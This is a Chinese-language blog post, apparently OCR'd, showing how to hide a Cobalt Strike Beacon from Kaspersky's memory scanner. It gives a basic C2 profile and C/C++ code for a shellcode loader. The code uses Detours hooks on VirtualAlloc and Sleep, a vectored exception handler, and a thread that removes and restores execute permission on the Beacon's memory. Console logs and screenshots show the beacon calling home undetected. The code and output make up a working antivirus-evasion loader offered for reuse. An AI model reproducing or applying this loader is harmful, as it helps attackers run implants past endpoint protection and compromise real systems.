cs bypass卡巴斯基内存查杀

上次看到yansu大佬写了一篇cs bypass卡巴斯基内存查杀，这次正好有时间我也不要脸的跟跟风

yansu大佬是通过对cs的特征进行bypass，这次让我们换一种思路，尝试从另一个角度来绕过内存扫描，本文仅作为一种思路大佬误喷。

我们知道内存扫描是耗时耗力不管是卡巴还是其他杀软，一般来说都是扫描进程中一些高危的区域比如带有可执行属性的内存区域，既然他扫描带有X（可执行）属性的内存区域那么只要我们去除X属性，那自然就不会被扫也就不会被发现，但问题是去除X属性后Beacon也就跑不起来，但是不用怕我们知道Windows进程触发异常时我们可以对它处理，而此时我们可以在一瞬间恢复内存X属性让它跑起来然后等它再次进入sleep时去除X属性隐藏起来


首先是准备工作

C2配置一份，为了演示效果我什么也不开就一份最普通的配置

```
# default sleep time is 60s
set sleeptime "60000";

# jitter factor 0-99% [randomize callback times]
set jitter    "0";

# maximum number of bytes to send in a DNS A record request
set maxdns    "255";

# indicate that this is the default Beacon profile
set sample_name "Cobalt Strike Beacon (Default)";

# define indicators for an HTTP GET
http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/test";

    client {
        # base64 encode session metadata and store it in the Cookie header.
        metadata {
            base64;
            header "Cookie";
        }
    }

    server {
        # server should send output with no changes
        header "Content-Type" "application/octet-stream";

        output {
            print;
        }
    }
}

# define indicators for an HTTP POST
```

```
http-post {

    set uri "/test.php";

    client {
        header "Content-Type" "application/octet-stream";

        # transmit our session identifier as /submit.php?id=[identifier]
        id {
            parameter "id";
        }

        # post our output with no real changes
        output {
            print;
        }
    }

    # The server's response to our HTTP POST
    server {
        header "Content-Type" "text/html";

        # this will just print an empty string, meh...
        output {
            print;
        }
    }
}
```

payload选择生成无阶段原始格式，因为我是x64 loader所以把x64勾选上



思路和代码都很简单我也不会对Beacon做任何加密，思路如下

首先创建事件用来同步线程

```
hEvent = CreateEvent(NULL, TRUE, false, NULL);
```

设置VEH异常处理函数，用来在因内存X属性取消后触发异常时恢复X属性

```
LONG NTAPI FirstVectExcepHandler(PEXCEPTION_POINTERS pExcepInfo)
```

```
{
    printf("FirstVectExcepHandler\n");
    printf("异常错误码:%x\n", pExcepInfo->ExceptionRecord->ExceptionCode);
    printf("线程地址:%llx\n", pExcepInfo->ContextRecord->Rip);
    if (pExcepInfo->ExceptionRecord->ExceptionCode == 0xc0000005 &&
is_Exception(pExcepInfo->ContextRecord->Rip))
    {
        printf("恢复Beacon内存属性\n");
        VirtualProtect(Beacon_address, Beacon_data_len, PAGE_EXECUTE_READWRITE,
&Beacon_Memory_address_flOldProtect);
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

AddVectoredExceptionHandler(1, &FirstVectExcepHandler);
```

然后就是HOOK VirtualAlloc和sleep函数，Hook VirtualAlloc函数的原因是我们需要知道Beacon在自展开时分配的可执行内存起始地址和大小是多少好在后面对这块内存取消X属性以免被扫描，Hool Sleep函数是因为我们需要在Beacon进入Sleep后立马取消Beacon内存区域的X属性

```
static LPVOID (WINAPI *OldVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect) = VirtualAlloc;
LPVOID WINAPI NewVirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect) {
    Beacon_data_len = dwSize;
    Beacon_address = OldVirtualAlloc(lpAddress, dwSize, flAllocationType,
flProtect);
    printf("分配大小:%d", Beacon_data_len);
    printf("分配地址:%llx \n", Beacon_address);
    return Beacon_address;
}

static VOID (WINAPI *OldSleep)(DWORD dwMilliseconds) = Sleep;
void WINAPI NewSleep(DWORD dwMilliseconds)
{
    if (Vir_FLAG)
    {
        VirtualFree(shellcode_addr, 0, MEM_RELEASE);
        Vir_FLAG = false;
    }
    printf("sleep时间:%d\n", dwMilliseconds);
    SetEvent(hEvent);
    OldSleep(dwMilliseconds);
}

//用的微软的Detour库
void Hook()
{
    DetourRestoreAfterWith(); //避免重复HOOK
    DetourTransactionBegin(); // 开始HOOK
    DetourUpdateThread(GetCurrentThread());
    DetourAttach((PVOID*)&OldVirtualAlloc, NewVirtualAlloc);
    DetourAttach((PVOID*)&OldSleep, NewSleep);
    DetourTransactionCommit(); //  提交HOOK
}
```

然后创建一个线程用来在Beacon进入睡眠之后立刻取消Beacon内存区域的X属性

```
DWORD WINAPI Beacon_set_Memory_attributes(LPVOID lpParameter)
{
    printf("Beacon_set_Memory_attributes启动\n");
    while (true)
    {
        WaitForSingleObject(hEvent, INFINITE);
        printf("设置Beacon内存属性不可执行\n");
        VirtualProtect(Beacon_address, Beacon_data_len, PAGE_READWRITE,
&Beacon_Memory_address_flOldProtect);
        ResetEvent(hEvent);
    }
    return 0;
}

HANDLE hThread1 = CreateThread(NULL, 0, Beacon_set_Memory_attributes, NULL, 0,
NULL);
CloseHandle(hThread1);
```


最后就是读取Beacon.bin加载进内存执行了


```
unsigned char *BinData = NULL;
size_t size = 0;

//别忘了向Test.bin最开始的位置插入两三个90
char* szFilePath = "C:\\Users\\WBG\\Downloads\\Test.bin";
BinData = ReadBinaryFile(szFilePath, &size);
shellcode_addr = VirtualAlloc(NULL, size, MEM_COMMIT, PAGE_READWRITE);
memcpy(shellcode_addr, BinData, size);
VirtualProtect(shellcode_addr, size, PAGE_EXECUTE_READWRITE,
&Beacon_Memory_address_flOldProtect);
(*(int(*)()) shellcode_addr)();
```


总结概括一下思路就是

Beacon进入睡眠就取消它内存的可执行属性，等Beacon线程醒来时触发异常交由VEH异常处理函数恢复内存的可执行属性，然后Beacon执行完成后又进入睡眠一直重复上述过程


效果如图





Cobalt Strike View Attacks Reporting Help
external inter... listener user computer note process pid arch last
192.16... 192.16... test WBG DESKT... MV.exe 436 x64 18s
Event Log X
[04/03 21:22] neo
[lag: 00]
event>


Test.bin 2021/4/3 21:18 BIN 文件
MV 2021/4/3 21:20 应用程序
C:\Users\WBG\Downloads\MV.exe
Beacon_set_Memory_attributes启动
分配大小:261635分配地址:17adcea0000
分配大小:315392分配地址:17adcee0000
sleep时间:60000
设置Beacon内存属性不可执行
FirstVectExcepHandler
异常错误码:c0000005
线程地址:17adceecd05
地址符合:17adceecd05
恢复Beacon内存属性
sleep时间:60000
设置Beacon内存属性不可执行
FirstVectExcepHandler
异常错误码:c0000005
线程地址:17adceecd05
地址符合:17adceecd05
恢复Beacon内存属性
sleep时间:30000
设置Beacon内存属性不可执行
Event Log X
Beacon 192.168.1.173@436
beacon> sleep 30
[*] Tasked beacon to sleep for 30s
[+] host called home, sent: 16 bytes
[DESKTOP-K65V0TB] WBG/436 (x64)
beacon>


快速扫描设置
建议 (最优保护，推荐大多数用户使用)
低 (最低保护和最高计算机性能)
检测到威胁后的操作
自动选择操作
清除，如果清除失败则删除
清除，如果清除失败则阻止
通知
编辑扫描范围
系统内存; 启动对象; 磁盘引导扇区
扫描计划
手动
高级设置
建议仅高级用户使用"高级设置"，因为不当配置可能会降低对计算机的保护。
保存


卡巴斯基全方位安全软件
扫描
快速扫描
检查恶意软件通常隐藏的所有位置。如果找到威胁，将提示进行全盘扫描。
正在扫描: 34%。已扫描 60 个文件，大约 2 分钟 剩余...
停止
附加扫描任务
全盘扫描
检查整个计算机。这可能需要一些时间并降低您的计算机速度。
安全: 未检测到威胁。
全盘扫描 已停止 1 分钟 之前 进度 1%
恢复扫描
运行扫描
更多产品
我的卡巴斯基
授权许可: 剩余 31 天
对象
文件哈希代码
保护组件
C:\Users\WBG\Downloads\MV.exe
设置Beacon内存属性不可执行
FirstVectExcepHandler
异常错误码:c0000005
线程地址:17adceecd05
地址符合:17adceecd05
恢复Beacon内存属性
sleep时间:30000



结尾

提醒本文仅仅提供一种思路细节需要你自己去研究，代码一共不超过200行，不限制转载但是禁止拿去割韭菜